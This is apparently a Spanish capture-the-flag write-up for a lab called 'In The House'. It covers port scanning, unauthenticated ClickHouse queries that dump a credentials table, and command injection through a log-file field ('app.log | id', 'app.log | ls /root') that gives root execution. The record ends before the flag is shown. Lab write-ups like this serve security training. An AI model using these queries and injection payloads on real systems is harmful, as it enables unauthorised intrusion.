

Solución al lab **In The House** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/IN THE HOUSE
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde in_the_house.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: IN THE HOUSE
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag de Root (formato In_The_House{ ... }):
```

Comencemos realizando un escaneo de puertos con nmap

```
(chifay@kali)-[~/Whoami-Labs/IN THE HOUSE]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.3 -oN nmap_in_the_house
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 20:36 -0600
```

Servicios:

- **21/tcp** - FTP (vsftpd 3.0.3)
- **22/tcp** - SSH (OpenSSH 9.2p1 Debian)
- **80/tcp** - HTTP (PHP cli server) con **ClickHouse** en puertos 8123, 9000, 9004, 9005, 9009
- **3306/tcp** - MariaDB (no autorizado)
- **8123/tcp** - ClickHouse HTTP
- **9000/tcp** - ClickHouse TCP (cliente)
- **9004/tcp** - ClickHouse MySQL
- **9005/tcp** - ClickHouse (con autenticación)
- **9009/tcp** - ClickHouse HTTP

Información clave:

- **ClickHouse** está presente en múltiples puertos
- Título de la página: "PulseData Corp - Identity Provider"
- login.php es la página principal

Posibles Vectores

1. ClickHouse

- Versión 26.7.3.19 (observada en los banners)
- Posibles vulnerabilidades de ClickHouse
- Autenticación débil o por defecto


2. Login PHP

- Posible SQL Injection
- Credenciales por defecto
- LFI/RFI


3. FTP

- Acceso anónimo posible
- Archivos de configuración

Enumeración Web, inspección visual página principal



Código fuente página web



Problemas ClickHouse

```
(chifay@kali) - [~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SELECT%20version()"
26.7.3.19

(chifay@kali) - [~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SHOW%20DATABASES"
INFORMATION_SCHEMA
analytics
default
information_schema
system

(chifay@kali) - [~/Whoami-Labs/IN THE HOUSE]
$
```

¡Excelente! Tenemos **ClickHouse** accesible y hemos confirmado la versión y listado las bases de datos. Ahora podemos explorar la base de datos analytics que parece ser donde están los datos de la aplicación

Enumeración ClickHouse

1. Explorar la base de datos analytics

1.1 Mostrar tablas en analytics

```
(chifay@kali) - [~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SHOW%20TABLES%20FROM%20analytics"
credentials
events
```

Encontramos dos tablas: credentials y events

1.2 Extraer datos de las tablas

Estructura tabla credentials

```
(chifay@kali) - [~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=DESCRIBE%20analytics.credentials"
user      String
password  String
```

Contenido tabla credentials

```
(chifay@kali) - [~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SELECT%20*%20FROM%20analytics.credentials"
analyst 192.168.1.100:22
```

Estructura tabla events

```
(chifay@kali) - [~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=DESCRIBE%20analytics.events"
event_id  UInt32
event_name String
count     UInt32
event_type String
```

Contenido tabla events

```
(chifay@kali)-[~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SELECT%20*%20FROM%20analytics.events"
1      page_view      150      page_view
2      click      80      button_click
```

1.3 Buscar información del sistema

1.3.1 Usuarios del sistema ClickHouse

```
(chifay@kali)-[~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SELECT%20*%20FROM%20system.users"
default 94309d50-4f52-5250-31bd-74fecac179db users_xml ['plaintext_password'] ['{}'] ['1970-01-01 00:00:00'] [
'::/0'] [] [] 1 [] [] 1 [] []
```

Vamos a probar las credenciales encontradas en el login

The screenshot shows the PulseData Corp - Enterprise dashboard. The top navigation bar includes links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main dashboard area displays three key metrics: CLICKHOUSE SERVICE is ONLINE, ACTIVE QUERIES / SEC is 12.4 QPS, and MEMORY ALLOCATION is 1.42 GB. Below these metrics is a section titled 'Telemetry Events & Telemetry Introspection' with an 'Event Type Filter' set to 'page_view'. It shows real-time counts from the analytical columnar event-store. A table lists the events:

EVENT ID	EVENT NAME	TRIGGER COUNT
1	page_view	150

Below the table is an 'Infrastructure Node Audit' section with a description: 'Execute node integrity audits using the system's local utility binary /usr/bin/sys_audit.' and a 'Run System Audit' button.

Inspeccionando la página encontramos una herramienta para ver log

The first screenshot shows the 'Infrastructure Node Audit' tool interface. It includes a text input field for the log file path (currently 'app.log'), a 'Run System Audit' button, and a note: 'Note: Audit utility automatically reads from /var/log/pulsedataa/ folder.' The second screenshot shows the 'Infrastructure Audit Execution Output'. It displays the command 'Executing /usr/bin/sys_audit app.log...' and the output: 'System initialization OK' and '[+] Executing log audit on: app.log'. A 'Back to Dashboard' link is at the bottom.

Problemos si es susceptible a ejecución de comandos con id

Infrastructure Node Audit
Execute node integrity audits using the system's local utility binary `/usr/bin/sys_audit`.

Run System Audit

🔥 Note: Audit utility automatically reads from `/var/log/pulsedata/` folder.

Infrastructure Audit Execution Output
Executing `/usr/bin/sys_audit app.log | id...`

```
uid=0(root) gid=0(root) groups=0(root)
```

[← Back to Dashboard](#)

Los comandos se están ejecutando con los permisos de root ya que nos responde con el uid=0

Vamos a buscar la bandera

Infrastructure Node Audit
Execute node integrity audits using the system's local utility binary `/usr/bin/sys_audit`.

Run System Audit

🔥 Note: Audit utility automatically reads from `/var/log/pulsedata/` folder.

Infrastructure Audit Execution Output
Executing `/usr/bin/sys_audit app.log | ls /root...`

```
flag.txt
```

[← Back to Dashboard](#)

La bandera se encuentra en el directorio de `/root`, vamos a ver su contenido

Infrastructure Node Audit
Execute node integrity audits using the system's local utility binary `/usr/bin/sys_audit`.

Run System Audit

🔥 Note: Audit utility automatically reads from `/var/log/pulsedata/` folder.



Verificación de la bandera

